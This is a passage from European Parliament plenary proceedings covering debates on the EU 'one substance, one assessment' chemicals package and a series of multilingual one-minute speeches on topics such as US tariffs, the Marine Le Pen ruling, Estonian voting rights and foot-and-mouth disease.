    A resposta a dar à corrupção tem de ser essa: a da denúncia do combate a quem desvirtua o voto do povo para se pôr ao serviço do poder económico.


      Fidias Panayiotou (NI). – Madam President, hello friends, I’m quite proud to say that the European Parliament is very transparent. And you can all, all the people, the European citizens and everyone in the world, they can go in the website and they can find our salaries, they can find how much budget we are allowed to use, how much money we can spend, and this is very good. It builds trust and it’s transparent. And it also builds expectations for the citizens.

    But I’m unhappy because the European Commission doesn’t have the same procedure. When you go to the Commissioners, you cannot see the salaries of the staff, how much budget they have and all this stuff. So this is not as transparent the European Commission. So I encourage the European Commission to be like the European Parliament, a lot more transparent, because this will build a lot of trust. I love you all.


    (End of catch-the-eye procedure)


      President. – Thank you, Commissioner. The debate is closed.


    18. Common data platform on chemicals, establishing a monitoring and outlook framework for chemicals (short presentation)


      Dimitris Tsiodras, rapporteur. – Madam President, dear colleagues, dear Commissioner, the ‘one substance, one assessment’ approach, comprising three legislative reports, is not just a technical reform; it is a fundamental shift in how we assess chemical safety.

    This approach ensures faster and more effective protection for our citizens and the environment, while supporting industry innovation and competitiveness. It constitutes a significant step towards a stronger, more transparent and more efficient chemicals policy in the EU.

    These three pieces of legislation will ensure that the relevant regulatory actions will be faster, simpler and more transparent. They will increase the predictability to stakeholders while safeguarding the protection of intellectual property rights. At the same time, they will ensure that citizens and the environment are better protected from hazardous chemicals.

    We have worked hard to strike the right balance, simplifying procedures, reducing administrative burdens and streamlining assessments while maintaining scientific rigour. This common data platform will serve as a one-stop shop for chemical data from various sources, enhancing transparency and accessibility as well as reducing duplication. We have ensured that the platform streamlines independent scientific work and academic research while centralising hazard information.

    Additionally, we promote the reuse of existing data to reduce costs, minimise administrative burdens and limit reliance on animal testing. At the same time, we must guarantee the protection of intellectual property rights and commercially sensitive data. Aiming for maximum transparency, we must also adhere to the principle of ‘as open as possible, as closed as necessary’, ensuring that companies can continue investing in research and innovation without the risk of unfair competition. The regulatory framework must not impose unnecessary burden on businesses, particularly SMEs, nor expose proprietary data in ways that could undermine European industry.

    Let me be clear, the common data platform is a major step forward in assessing chemical safety and reinforcing consumer protection. It will centralise scientific information, benefiting both public health and industry.

    We also support the harmonisation of chemical assessments across different agencies. This package strengthens cooperation, increases efficiency, enhances predictability and eliminates costly duplications, benefiting both EU citizens and businesses.

    Of course, challenges remain. And that is why we continue to refine the text in the context of the very collaboration with the political groups, the European Commission and the Council.

    Dear colleagues, by adopting these measures, we will strengthen protection for citizens and the environment while maintaining Europe’s leadership in innovation and sustainability. I am confident that, with our collective commitment, we can achieve this ambitious, necessary goal. I strongly urge you to vote in favour of this report so that we can deliver a stronger, smarter and more sustainable EU chemicals policy.


    Catch-the-eye procedure


      Christophe Clergeau (S&D). – Madame la Présidente, Madame la Commissaire, je crois qu’avec ce rapport – et je remercie M. Tsiodras pour le très bon travail qui a été fait collectivement – nous avons fait deux pas importants: l’un qui nous permettra de disposer d’une base de données complète pour procéder à l’évaluation des risques chimiques, et l’autre vers une ouverture de cette base de données à des données provenant non seulement des industriels, mais aussi des autorités nationales, du monde de la recherche et de la société civile. Ce sera très important tant pour l’évaluation des risques que pour la protection de la santé.

    Mais ce ne sont que deux premiers pas. Il nous reste beaucoup d’autres choses à faire. Une des priorités absolues, Madame la Commissaire, doit être de renforcer les moyens de l’Agence européenne des produits chimiques, non seulement au moyen de financements privés, mais aussi avec le budget propre de la Commission européenne, de sorte que l’Agence puisse faire son travail dans les meilleures conditions.

    D’autres étapes seront nécessaires à ce que nous puissions disposer de données encore plus complètes et à ce que nous puissions enfin croiser les données sur les produits chimiques et celles sur la santé humaine. Ainsi pourrons-nous comprendre l’explosion des maladies chroniques que nous observons actuellement et mieux protéger la santé des Européens.


      Sebastian Tynkkynen (ECR). – Madam President, I stand here as a voice for citizens like those in Finland, who value their country’s independence.

    These proposals – centralising chemical data collection, reassigning tasks to the EU level, and thus empowering the European Chemicals Agency over local actors – strip away control from Member States.

    Member States, with their unique industries and features, deserve to make their own decisions – not to follow a one-size-fits-all EU uniform that fits no one properly.

    We have seen enough to say that EU centralisation often ignores local needs, adds bureaucracy and takes power away from where it should be: close to the people.

    I urge you to protect national sovereignty and reject those measures that undermine Member States’ rights to govern themselves.


    (End of catch-the-eye procedure)


      Jessika Roswall, Member of the Commission. – Madam President, honourable Members, thank you for inviting me to give this short presentation on the one substance, one assessment package. And while we have, Madam President, three presentations on the agenda this evening, I will cover all my main points in this initial statement.

    This is clearly a package that contributes to our simplification agenda. The three legislative proposals on the package consolidate scientific and technical work on chemicals in the EU agencies. They also improve cooperation and ensure that agencies can use all data available to them in the safety assessment of chemicals. This package is part of the one Substance, one assessment. It will improve the efficiency and the coherence of safety assessments of chemicals in the benefit of all. Our objective is to simplify procedures and ensure predictability for authorities and stakeholders. Most importantly, we want to protect citizens and the environment from hazardous chemicals.

    I welcome Parliament’s strong interest in this legislative package, and thank you, honourable Member Tsiodras, for the important work and constructive discussions on this report. Many of the proposed amendments bring clarification, which we welcome. We are also happy to see that you addressed the comments made by the European Data Protection Supervisor to better safeguard the protection of personal data. At the same time, we believe there are some points that require further discussion.

    On the regulation establishing a common data platform on chemicals, your amendments propose a substantial broadening of the scope. You also suggest implementing the system within eight years, compared to the ten years initially proposed by the Commission. While we appreciate the ambition and acknowledge the importance of the proposed amendments, we would like to highlight that an expansion of the scope would have notable implications on the capacity and resources of the European Chemicals Agency. At the same time, they have a lot of tasks already. That was also a question from Mr Clergeau, regarding the capacities of the ECHA Committee, and that will be addressed in a special proposal for the basic regulation, which is under preparation as we speak.

    Concerning the directive amendment, the Restricting of Hazardous Substances in Electrical and Electronic Equipment Directive, we take note of your proposal to adopt a delegate act on exemptions within six months of receiving the European Chemical Agency’s opinion. In the light of the number of exemptions typically typically processed and procedural requirements for adopting delegated acts, we note that six month deadline will be difficult to accommodate in practice, so we should avoid putting such short deadlines.

    The proposal to review the list of restricted substances at least every 36 months would also be difficult to align with in current practice, as each review currently requires close to that timeline to complete.

    Dear President, honourable Members, the Commission stands ready to support co-legislators to reach an agreement on this package. The changes proposed by the Council are largely in line with the Parliament’s amendments. I’m therefore hopeful that a political agreement can be reached within a swift manner.

    I would like to renew my commitment as to act as an honest broker and help to reach the necessary compromises.


      President. – Thank you. The debate is closed. The vote will be held tomorrow.


    19. Re-attribution of scientific and technical tasks to the European Chemicals Agency (short presentation)


      Δημήτρης Τσιόδρας, εισηγητής. – Κυρία Πρόεδρε, αύριο ψηφίζουμε, αγαπητοί συνάδελφοι, μια κρίσιμη οδηγία που θα ενισχύσει σημαντικά τον ρόλο του Ευρωπαϊκού Οργανισμού Χημικών Προϊόντων (ECHA) στη διασφάλιση της ασφαλούς διαχείρισης των χημικών ουσιών στην Ευρωπαϊκή Ένωση. Ο επαναπροσδιορισμός των επιστημονικών και τεχνικών αρμοδιοτήτων αποτελεί ένα βήμα προς μεγαλύτερη αποδοτικότητα, διαφάνεια και επιστημονική εγκυρότητα στις αξιολογήσεις και τη διαχείριση των χημικών ουσιών, ώστε να ανταποκρίνεται στη φιλοδοξία μας για μια ασφαλέστερη και πιο ανταγωνιστική Ευρώπη.

    Πιστεύω ότι συμμερίζεστε την άποψή μου ότι ο ECHA χρειάζεται έναν βασικό κανονισμό λειτουργίας, ώστε να διασφαλιστεί η καταλληλότητα και η ικανότητά του να υλοποιήσει τους στόχους της Ευρωπαϊκής Ένωσης για την ασφαλή διαχείριση των χημικών ουσιών, τη δημόσια υγεία και περιβαλλοντική προστασία, υποστηρίζοντας παράλληλα την ανταγωνιστικότητα της βιομηχανίας. Ένα σαφές νομικό πλαίσιο θα επιτρέψει στον Οργανισμό να ενσωματώσει ομαλά και αποτελεσματικά τις νέες και διευρυμένες αρμοδιότητες του.

    Ωστόσο, πρέπει να αναγνωρίσουμε τον σημαντικό αντίκτυπο που θα έχει αυτή η μεταρρύθμιση στη λειτουργία του ECHA. Θα απαιτηθεί αναδιάρθρωση των αρμοδιοτήτων του, ώστε να μπορεί να διαχειριστεί τον αυξημένο φόρτο εργασίας, χωρίς να τίθεται σε κίνδυνο η ποιότητα, η ακρίβεια και η έγκαιρη ολοκλήρωση των αξιολογήσεων των επιστημονικών επιτροπών που εποπτεύει.

    Η επιτυχία αυτής της πρωτοβουλίας εξαρτάται από προσεκτικό σχεδιασμό και επαρκείς πόρους. Για αυτόν τον λόγο, στην πρόταση συμβιβασμού που συμφωνήσαμε, επεκτείνουμε τη μεταβατική περίοδο προσαρμογής στους 18 μήνες αντί των 12 μηνών που προέβλεπε αρχικά η πρόταση της Επιτροπής. Αυτή η προσαρμογή είναι ιδιαίτερα σημαντική, καθώς δεν υπάρχουν ακόμη διαθέσιμοι χρηματοδοτικοί και ανθρώπινοι πόροι για τις πρόσθετες αρμοδιότητες του ECHA, μέχρι την έγκριση και έναρξη ισχύος του νομικού κειμένου. Μια μεγαλύτερη μεταβατική περίοδος θα επιτρέψει στον Οργανισμό να προσαρμοστεί σταδιακά, να αποφύγει αναταράξεις και να διατηρήσει υψηλής ποιότητας αξιολογήσεις.

    Επιπλέον, η Επιτροπή πρέπει να παρακολουθεί τακτικά τον φόρτο εργασίας και τους πόρους του ECHA. Δεδομένων των πρόσθετων αρμοδιοτήτων που του ανατίθενται μέσω αυτής της πρότασης, είναι απαραίτητο η Επιτροπή να αξιολογεί τις ανάγκες του Οργανισμού και, όπου απαιτείται, να προτείνει νομοθετικά μέτρα για την προσαρμογή των πόρων του και τη βελτίωση της διακυβέρνησης των επιστημονικών του επιτροπών, διασφαλίζοντας την αποτελεσματική λειτουργία του.

    Αγαπητοί συνάδελφοι, αυτή η πρόταση, ύστερα από πολύ εντατική διαβούλευση, έχει αποσπάσει ευρεία υποστήριξη από τις πολιτικές ομάδες, αντιπροσωπεύει μια καλά ισορροπημένη και βιώσιμη λύση για το μέλλον, και παρέχει ένα σαφές πλαίσιο για τον διευρυμένο ρόλο του ECHA στο ρυθμιστικό πλαίσιο των χημικών ουσιών στην ΕΕ. Με τη βελτίωση της διαδικασίας λήψης αποφάσεων, την ενίσχυση του ρυθμιστικού πλαισίου και την εφαρμογή επαρκών μεταβατικών μέτρων, διασφαλίζουμε τη δημόσια υγεία, προστατεύουμε τους πολίτες και το περιβάλλον, και ταυτόχρονα στηρίζουμε την ανταγωνιστικότητα της ευρωπαϊκής βιομηχανίας. Σας καλώ, λοιπόν, να υποστηρίξετε αυτή την πρόταση ως μέρος του πακέτου «one substance, one assessment».


    Catch-the-eye procedure


    (End of catch-the-eye procedure)


      President. – Thank you, Commissioner. The debate is closed. The vote will be held tomorrow.


    20. Re-attribution of scientific and technical tasks and improving cooperation among Union agencies in the area of chemicals (short presentation)


      Δημήτρης Τσιόδρας, εισηγητής. – Κυρία Πρόεδρε, με το τρίτο νομοθετικό κείμενο του πακέτου «one substance, one assessment» κάνουμε ένα ουσιαστικό συμπληρωματικό ρυθμιστικό βήμα προς τη βελτίωση της ασφάλειας των χημικών ουσιών, την προστασία του περιβάλλοντος και την ενίσχυση της ανταγωνιστικότητας της ευρωπαϊκής βιομηχανίας. Αυτή η πρόταση αποτελεί ορόσημο για τη διασφάλιση εναρμονισμένων και επιστημονικά τεκμηριωμένων αξιολογήσεων, καθώς και της αποτελεσματικής συνεργασίας μεταξύ των ευρωπαϊκών οργανισμών που ασχολούνται με τα χημικά.

    Ένα από τα βασικά σημεία αυτού του κανονισμού είναι η εναρμόνιση στη διαχείριση και αξιολόγηση των χημικών ουσιών μεταξύ των διαφορετικών ευρωπαϊκών οργανισμών. Με την απλοποίηση των διαδικασιών και την εξάλειψη περιττών επικαλύψεων, μπορούμε να αυξήσουμε την αποδοτικότητα, να ενισχύσουμε την προβλεψιμότητα και να μειώσουμε το διοικητικό βάρος. Αυτό δεν θα ωφελήσει μόνο τους πολίτες της Ευρωπαϊκής Ένωσης, διασφαλίζοντας υψηλότερα πρότυπα ασφάλειας, αλλά θα βοηθήσει και τις επιχειρήσεις, παρέχοντας μεγαλύτερη σαφήνεια και σταθερότητα στις διοικητικές διαδικασίες.

    Ωστόσο, κατά τη διαδικασία επαναπροσδιορισμού των αρμοδιοτήτων, πρέπει να διασφαλίσουμε ότι κανένας μεμονωμένος οργανισμός, όπως ο ECHA, δεν θα επιβαρυνθεί με πρόσθετες υπερβολικές ευθύνες. Η ανακατανομή των αρμοδιοτήτων μεταξύ των διαφόρων οργανισμών πρέπει να είναι ισορροπημένη, λαμβάνοντας υπόψη την εξειδίκευση και τα επιμέρους καθήκοντα που τους έχουν ανατεθεί. Αυτό θα διατηρήσει την επιστημονική αριστεία, ενώ παράλληλα θα αποτρέψει καθυστερήσεις στις αξιολογήσεις και τη λήψη αποφάσεων.

    Στο πλαίσιο αυτής της πρότασης, συμφωνήσαμε ότι σε περίπτωση σημαντικών επιστημονικών αποκλίσεων σε γνωμοδοτήσεις, ειδικά όταν εμπλέκεται εθνική αρχή, πρέπει να υπάρχει δομημένος μηχανισμός συνεργασίας. Οι ευρωπαϊκοί οργανισμοί και οι εθνικές αρχές πρέπει να είναι υποχρεωμένοι να συνεργάζονται είτε επιλύοντας τις διαφορές τους είτε δημοσιεύοντας ένα κοινό έγγραφο που αποσαφηνίζει τις επιστημονικές αβεβαιότητες. Η διαφάνεια πρέπει να είναι στο επίκεντρο αυτής της διαδικασίας, διασφαλίζοντας ότι όλες οι σχετικές επιστημονικές συζητήσεις είναι δημόσιες και προσβάσιμες. Σε περιπτώσεις όπου εντοπίζονται αποκλίσεις και απαιτούνται επιπλέον πληροφορίες, είναι κρίσιμο να καθοριστεί μια σαφής διαδικασία και ρεαλιστικά χρονικά περιθώρια για την παροχή των απαραίτητων δεδομένων.

    Αγαπητοί συνάδελφοι, αυτός ο κανονισμός αποτελεί ένα σημαντικό βήμα προς μια πιο συνεκτική, αποτελεσματική, προβλέψιμη και επιστημονικά τεκμηριωμένη πολιτική των χημικών ουσιών στην Ευρωπαϊκή Ένωση. Ενισχύει τη συνεργασία μεταξύ των σχετικών οργανισμών, διασφαλίζει δίκαιη κατανομή των αρμοδιοτήτων τους, και προάγει τη διαφάνεια και την εμπιστοσύνη του κοινού στη διαδικασία λήψης αποφάσεων. Σας καλώ να στηρίξετε και αυτόν τον κανονισμό, ώστε να ενισχύσουμε περαιτέρω το ρυθμιστικό μας πλαίσιο για την ασφάλεια των χημικών ουσιών, να προστατεύσουμε τη δημόσια υγεία και το περιβάλλον, και να παρέχουμε στις επιχειρήσεις ένα σαφέστερο και πιο προβλέψιμο ρυθμιστικό περιβάλλον.


    Catch-the-eye procedure


      Christophe Clergeau (S&D). – Madame la Présidente, Madame la Commissaire, ce texte, qui vient s’ajouter aux deux précédents, est là aussi un premier pas. On voit bien que nous nous trouvons confrontés à un problème, plus large, de renforcement de la coopération entre les agences de sécurité sanitaire au niveau européen – et le cadre législatif qui était proposé ne permettait pas d’aller très loin dans ce domaine; on a fait le maximum. Il s’agit également de trouver la bonne adéquation entre les objectifs que l’Europe fixe à ces agences, les moyens dont elles disposent, la manière dont elles coopèrent avec les États membres et le degré de leur coopération.

    Je suis persuadé qu’il nous faudra, dans les mois qui viennent, revenir sur ces sujets de manière beaucoup plus approfondie, en vue de refonder le système des agences européennes et de le projeter vers l’avenir, pour véritablement donner à ces agences les moyens de prendre à bras-le-corps les missions qui sont les leurs, si nous voulons réellement nous saisir des enjeux de santé des populations et de protection de l’environnement.

    M. Url vient régulièrement expliquer à la commission de l’environnement que, à l’Autorité européenne de sécurité des aliments, il n’a pas les moyens nécessaires pour se charger de la question des pesticides. On voit aujourd’hui les limites de l’ECHA face à la question des produits chimiques.

    Il va falloir faire beaucoup plus que ce que ces trois textes ont proposé, même s’ils sont très positifs et que nous avons essayé de les améliorer.


    (End of catch-the-eye procedure)


      Jessika Roswall, Member of the Commission. – Madam President, honourable Members, in addition to my previous remarks, the ECHA agency will be equipped with an operational budget, which can be used for exceptional assessment, which require external input.

    In general, consulting external experts is not unusual for committees and can provide additional expertise from inside others of our sectors.

    Madam President, honourable Members, all stakeholders will benefit from the ‘one substance, one assessment’ initiative. Citizens and the environment will benefit from better protection from hazardous chemicals as a result of a more efficient and effective assessment process.

    Companies will benefit from more harmonised and transparent processes across legislation, from a reduced number of bodies involved in safety and risk assessment, as well as from a strengthened certainty regarding the validity of assessment.

    Finally, national and EU authorities will benefit from improved efficiency of delivery of assessments and improved public trust and acceptance of regulatory decisions. That’s why I’m looking forward to working together with both the co-legislators on this.


      President. – Thank you very much. The debate is closed. The vote will be held tomorrow.


    21. One-minute speeches on matters of political importance


      Maria Walsh (PPE). – Madam President, as we sit here in Parliament tonight, thousands of workers in the pharmaceutical and medtech sectors, many in the west of Ireland, are sitting at home facing 48 hours of deep uncertainty.

    Ireland is arguably the single most exposed EU Member State to a transatlantic trade war. In 2023 alone, we exported around 36 billion worth of pharmaceuticals and chemicals to the United States, while the jobs of 50 000 Irish workers are dependent on the sector.

    However, it is for the sake of the European economy as a whole that our attention must be on reaching a negotiated agreement with the US. A trade war is not a fait accompli. The EU successfully avoided tariffs in 2018. We must do the same again this year.

    To put in terms familiar to President Trump, for the next 48 hours, workers and businesses on both sides of the Atlantic will be watching closely, focused on the real art of the deal. Ultimately, we must ensure that through strong actions and careful words, trade remains a bridge, not a battleground.


      Vytenis Povilas Andriukaitis (S&D). – Madam President, we are now starting discussions on the 2026 budget and upcoming new MFF, the budget of our Union. Unfortunately, the budget for the EU4Health programme, a key component of the European Health Union, was reduced by EUR 1 billion following the last MFF revision. This is completely unacceptable.

    We are now facing a range of new challenges, including the urgent need to strengthen our security, defence and so on. For this, we need the strongest, most resilient, autonomous and biggest European Union budget based on consistent and stable own resources.

    Health, security and the European Health Union are priorities that must be adequately funded to prevent premature deaths, create a strong and resilient workforce and society, and invest in human capital. Let us work together to ensure that we have the European Union own resources to achieve those goals.


      Anne-Sophie Frigout (PfE). – Madame la Présidente, dans quel pays une chaîne de télévision se fait-elle fermer parce qu’elle ne plaît pas à la bien-pensance? Dans quel pays la candidate en tête dans tous les sondages vient d’être rendue inéligible à l’élection présidentielle de 2027 à la suite d’un coup d’État juridique sans précédent. Ce pays, c’est la France, pays des Lumières, patrie des droits de l’homme.

    Aujourd’hui, Marine Le Pen est empêchée de se présenter à la présidentielle de 2027. Une sentence des plus arbitraires, qui choque même nos opposants les plus farouches. Car, tenez-vous bien, les juges justifient cette exécution provisoire par l’existence «supposée» d’un risque de récidive, empêchant toute possibilité de faire appel avant l’élection. Ils tentent en réalité de museler ceux qui commettraient le crime de ne pas penser comme eux.

    Comment l’Union européenne peut-elle prétendre donner des leçons de démocratie à la Hongrie ou à la Roumanie alors que, sous ses yeux, une décision sans précédent vient bouleverser le processus démocratique en France. Alors que l’état de droit n’a jamais été autant mentionné, la démocratie n’a jamais été autant bafouée. C’est une atteinte aux valeurs, celles que nous sommes censés défendre ici.

    (La Présidente retire la parole à l’oratrice)


      Jana Toom (Renew). – Madam President, colleagues, I’m speaking today on behalf of my voters. Last Wednesday, the Estonian Parliament amended the Constitution and cancelled the rights of third-country citizens and stateless people to vote in local elections.

    This threat existed for 30 years. The blow was aimed mostly at citizens of Russia and Belarus with a permanent residence permit, using the war of Russia against Ukraine as a pretext. The population of Estonia is 1.3 million; the Members of Parliament decided that 140 000 people are a ‘fifth column’, without charge or trial, collectively. The punishment: no democratic representation at all.

    These people are not new migrants. They are Estonians in all but their passports. Most of them took Russian passports to legalise themselves after the collapse of the Soviet Union. The barriers of obtaining Estonian citizenship were and remain too high. These people are law-abiding taxpayers that have lived in Estonia for decades or since birth. It is their homeland. Teachers, doctors, engineers, old folks – even the security police doesn’t see them as a security risk.

    It is a purely political decision in order to change the results of the local elections that will be held in autumn. Given the fragile security situation in Europe, such a step is stupid but also dangerous.

    (The President cut off the speaker)


      Daniel Buda (PPE). – Doamnă președintă, stimați colegi, febra aftoasă, în principal o boală a vacilor, apare după 35 de ani în Europa și face ravagii în sectorul zootehnic. Primul focar a fost identificat în Germania în urmă cu trei luni, iar recent cazuri similare au fost identificate în Slovacia și Ungaria, nu departe de granița cu România.

    Fermierii au avut deja pierderi de sute de milioane de euro, fie urmare a mortalității, fie a pierderilor de venit. Previziunile sunt sumbre, deoarece boala se răspândește cu viteza luminii. Fermierii riscă să ajungă în imposibilitatea de a salva animalele, iar cei din sectorul vegetal, de a nu mai avea cum să își vândă producția. Comisia trebuie să găsească urgent mecanismele pentru despăgubirea fermierilor afectați.

    În același timp, executivul european trebuie să vină cu o comunicare publică adecvată și eficientă cu privire la măsurile luate pentru prevenirea bolii, dar și identificarea unui vaccin eficient, concomitent cu elaborarea unui plan clar de acțiune stabilit cu statele membre. Atrag atenția că securitatea alimentară poate fi serios afectată de această boală, care se comportă ca o adevărată armă biologică.


      Marie Dauchy (PfE). – Madame la Présidente, aujourd’hui la justice est utilisée comme une arme politique. Le procès de Marine Le Pen, à deux ans de la présidentielle, n’a rien de neutre. Il ne vise pas la vérité, il ne vise pas la justice: il vise à faire taire la première opposante politique. Les réquisitions sont disproportionnées. Le calendrier parle de lui-même. Derrière tout cela, il y a la main de Bruxelles, toujours prête à s’attaquer à ceux qui défendent leur peuple.

    Peut-on encore parler de démocratie quand on cherche à écarter une candidate par la voie des tribunaux plutôt que par la voix du peuple? Il ne s’agit pas que d’une femme, mais de 13 millions de Français.

    Ce n’est pas une première: en Roumanie, à quelques semaines de l’élection présidentielle, les mêmes méthodes ont été utilisées pour disqualifier l’opposition nationale. Aujourd’hui, ce scénario se répète en France. Il s’agit d’une dérive grave, dangereuse, d’un pouvoir qui a peur de perdre et qui instrumentalise la justice pour se protéger.

    Mais les Français ne sont pas dupes. Nous défendrons Marine Le Pen, nous défendrons la démocratie et nous rendrons la parole au peuple. Car, si l’Union européenne continue de piétiner les libertés fondamentales, alors oui, elle s’effondrera et elle l’aura bien cherché.


      Ciaran Mullooly (Renew). – Madam President, the Gaeltacht areas of Ireland are not only geographical regions, they are part of the island’s heritage. They’re the beating heart of the Irish language.

    Mar a deir Breanndán Ó Beaglaoich: An teanga, sin í croí ár ndúchais.

    Unfortunately, a mix of bad planning or no planning at all, combined with Airbnb-style corporate acquisitions, have seen an influx of non-Irish speakers coming in, causing a dramatic shift in the linguistic balance.

    If planning continues to be granted without restrictions and there is no positive discrimination towards Irish speakers, there is a real risk now of losing the Irish language forever in locations like Galway, Kerry and Donegal.

    Commissioner, our new European Parliament Special Committee on Housing must look at this. We need positive planning policies that favour the natives, and we must ensure young people with fluent Irish are not priced out of their communities. The Irish language has survived through war, famine and numerous ways of immigration. For it to finally die due to planning laws would be a tragedy.


      João Oliveira (The Left). – Senhora Presidente, trouxemos hoje a este Parlamento Europeu uma importante proposta para o prolongamento do prazo de implementação dos fundos do PRR, dos fundos do Plano de Resolução e Resiliência. E porquê? Porque estes fundos são fundos importantes ao dispor dos Estados-Membros, que devem ser plenamente aproveitados para que os Estados-Membros possam, a partir deles, projetar o desenvolvimento e a resposta que é necessário dar aos seus problemas nacionais.

    E fizemos esta proposta, partindo da constatação que tem sido feita, nomeadamente pelo Tribunal de Contas Europeu, que estes fundos não estão a ser utilizados, que há uma boa parte de dificuldades que têm que ver com a própria regulamentação do Mecanismo de Recuperação e Resiliência e também com dificuldades nacionais. Mas que o problema do prazo, que acabará em agosto de 2026, é um dos estrangulamentos com que estamos confrontados.

    O facto de o prazo dos fundos do Plano de Recuperação e Resiliência estar fixado para agosto de 2026 significa que muitos Estados não aproveitarão esses fundos ou utilizá-los-ão erradamente, como está neste momento apontado para Portugal, depois da segunda reprogramação que foi feita pelo Governo.

    E, por isso, propomos a extensão do prazo para 2028, numa proposta que, estamos convictos, será aprovada por este Parlamento.


      Alexander Sell (ESN). – Frau Präsidentin! Schuldenbremse, Grenzschließung, Heizungsgesetz: Friedrich Merz hat im Wahlkampf nie gelogen, sondern immer die Wahrheit gesagt. Für diese Aussage könnte ich in Deutschland bestraft werden, denn, ich zitiere: „Die bewusste Verbreitung falscher Tatsachenbehauptungen ist durch die Meinungsfreiheit nicht gedeckt.“ Das ist kein schlechter Aprilscherz, sondern ein Satz aus den Sondierungspapieren von CDU und SPD. Als Bundeskanzler will Friedrich Merz sicherstellen, dass in Deutschland immer die Wahrheit gesagt wird – das heißt z. B., Schulden müssen Vermögen genannt werden. Wer das nicht tut, macht sich in Deutschland bald strafbar, weil Desinformation und Fake News unsere Demokratie gefährden – so sieht das die deutsche Bundesregierung.

    Vor 400 Jahren hat Galileo Galilei behauptet, dass sich die Erde um die Sonne dreht. Für diese Verbreitung von Fake News wurde er zu Hausarrest verurteilt, weil der Papst der Meinung war, dass sich die Sonne eben um die Erde dreht. Heute wissen wir: Die Wahrheit lässt sich nicht aufhalten, auch wenn Friedrich Merz die Wahrheit Lüge nennt. Am Ende werden die Lügner immer überführt, denn Lügen haben kurze Beine.


      Thierry Mariani (PfE). – Madame la Présidente, c’est officiel: de Paris à Bucarest en passant par la Republika Srpska, l’Union européenne accompagne la mort démocratique de l’Europe. La condamnation, injuste et totalitaire, de Marine Le Pen fait tristement écho à celle de Milorad Dodik, président de la République serbe de Bosnie. À travers lui, la Republika Srpska est attaquée judiciairement et politiquement.

    Milorad Dodik, qui a été élu démocratiquement, vient d’être condamné à un an de prison et à six ans d’inéligibilité dans un procès politique téléguidé depuis l’extérieur. À ce stade, la justice de Bosnie-Herzégovine n’est plus indépendante: elle est un instrument de répression entre les mains de Sarajevo, un instrument qui agit sous la pression de Christian Schmidt, haut représentant international, qui se conduit comme un gouverneur colonial en annulant des lois et en violant la volonté populaire exprimée dans les urnes.

    Évidemment, Bruxelles laisse se dérouler cette farce autoritaire, orchestrée contre un président légitimement élu, prouvant par là même que son indignation est sélective et qu’elle piétine le droit des peuples à disposer d’eux-mêmes – en particulier celui des Serbes.

    La Republika Srpska et son peuple ne méritent ni l’ignorance ni l’humiliation, mais le respect.


      Michał Dworczyk (ECR). – Pani Przewodnicząca! W ostatnich tygodniach Komisja Europejska zaprezentowała szereg inicjatyw w dziedzinie bezpieczeństwa i obronności: białą księgę, program ReArm Europe czy rozporządzenie Safe. Nie możemy też pomijać programu na rzecz europejskiego przemysłu obronnego EDIP. Po lekturze tych dokumentów ewidentne jest, że Komisja stawia w centrum swoich propozycji wspólne zamówienia i obowiązkowy komponent europejski. Obie te kwestie oczywiście są ważne w dłuższej perspektywie, jednak dzisiaj nie żyjemy w abstrakcyjnej przyszłości, tylko w realnym i niebezpiecznym tu i teraz. Dlatego priorytety wsparcia powinny być inne.

    Po pierwsze – bezpośrednie zaangażowanie w ochronę wschodniej granicy NATO i Unii Europejskiej. Po drugie – poziom wydatków na obronność względem PKB. I po trzecie – realna pomoc udzielana walczącej Ukrainie, zarówno militarna, jak i logistyczna. Są to kryteria fundamentalne i oczywiste. Tymczasem priorytety wyznaczone przez Komisję, zamiast wzmacniać bezpieczeństwo Europy, praktycznie przekładają się na korzyści dla dużych koncernów zbrojeniowych i ich rekordowe wyniki są tego dowodem. Dlatego zachęcam zarówno Komisję, jak i posłów do tego, by w trakcie prac nad EDIPem i przyszłymi projektami dokonać koniecznej korekty priorytetów.


      Barry Cowen (Renew). – Madam President, in two days’ time, the Trump administration will impose tariffs that threaten the future of the European economy, not just for months, but possibly for years to come. Europe must respond firmly, but strategically. Our counter-tariffs, when they arrive in mid-April, must be measured and considered.

    It’s inevitable during this consultation period that individual Member States, their governments and sector representatives will make the case for their right to be shielded from such tariffs. I personally, for example, have made representations to the Commission on behalf of several Irish industries. But when the time comes, it’s vital that we unite. In times of crisis, the strength of the EU has always been its unity.

    We are all now well aware that the EU exports EUR 157 billion more in goods to the US, while the US has a EUR 109 billion surplus in services. It’s a mutually beneficial relationship, one that tariffs will only damage.

    As such, if and when the time comes, we must engage with the Trump administration transactionally, exploring American LNG purchases, for example, and security commitments, as part of a solution to avoid all-out trade war.

    All in all, let’s make sure the EU’s response is measured and politically precise. The goal must be to bring the US back to the table because, as we all know, a trade war serves neither them nor us.


      Ana Miranda Paz (Verts/ALE). – Um queijo. Um queijo protegido, único, tradicional, sustentável. Produz-se num território ameaçado por um projeto altamente contaminante, que o Governo galego quer fazer, da empresa portuguesa Altri, que mesmo Portugal rejeitou. Querem trocar vacas por eucaliptos, queijos por celulose, granjas por fumo.

    Com o mais alto risco a nível europeu para uma iniciativa europeia num contexto verde, os fundos europeus não podem vir para este tipo de projetos que contaminam, que destroem as granjas, que destroem também esta produção protegida de queijos.

    Um queijo é o símbolo de um país, do meu país: a Galiza.


      Rudi Kennes (The Left). – Madam President, last week, the workers of the catering services in Parliament protested because management outsourced their work to private companies, and the way these companies treat them is simply not worthy of an institution that always complains about labour rights violations, but only abroad.

    Catering is currently outsourced to a British multinational. How do multinationals win these contracts? They place the lowest bid – which means low salaries and bad services. Today it is the catering, yesterday it was the creche, tomorrow the cleaning and also now the teachers.

    They all described a shocking situation: precarious contracts, huge workloads, low pay, high turnover and no certainty. These people are desperate, tired and feel humiliated. The EU should give a good example and not give contracts to these kind of industry cowboys.

    We want to see these services insourced, permanent good jobs, good pay and good working conditions. We will support these workers and their unions until they get what they deserve.


      Valérie Deloge (PfE). – Madame la Présidente, face aux défis économiques et géopolitiques qui menacent notre continent, la Commission européenne a trouvé une réponse déconcertante: un kit de survie pour tenir soixante-douze heures en cas de crise. Plutôt que de mettre fin au pacte vert, qui étrangle nos agriculteurs, Bruxelles préfère entretenir un climat de peur. Au lieu de renforcer notre économie et notre souveraineté, elle infantilise les citoyens avec des recommandations dignes d’un scénario hollywoodien.

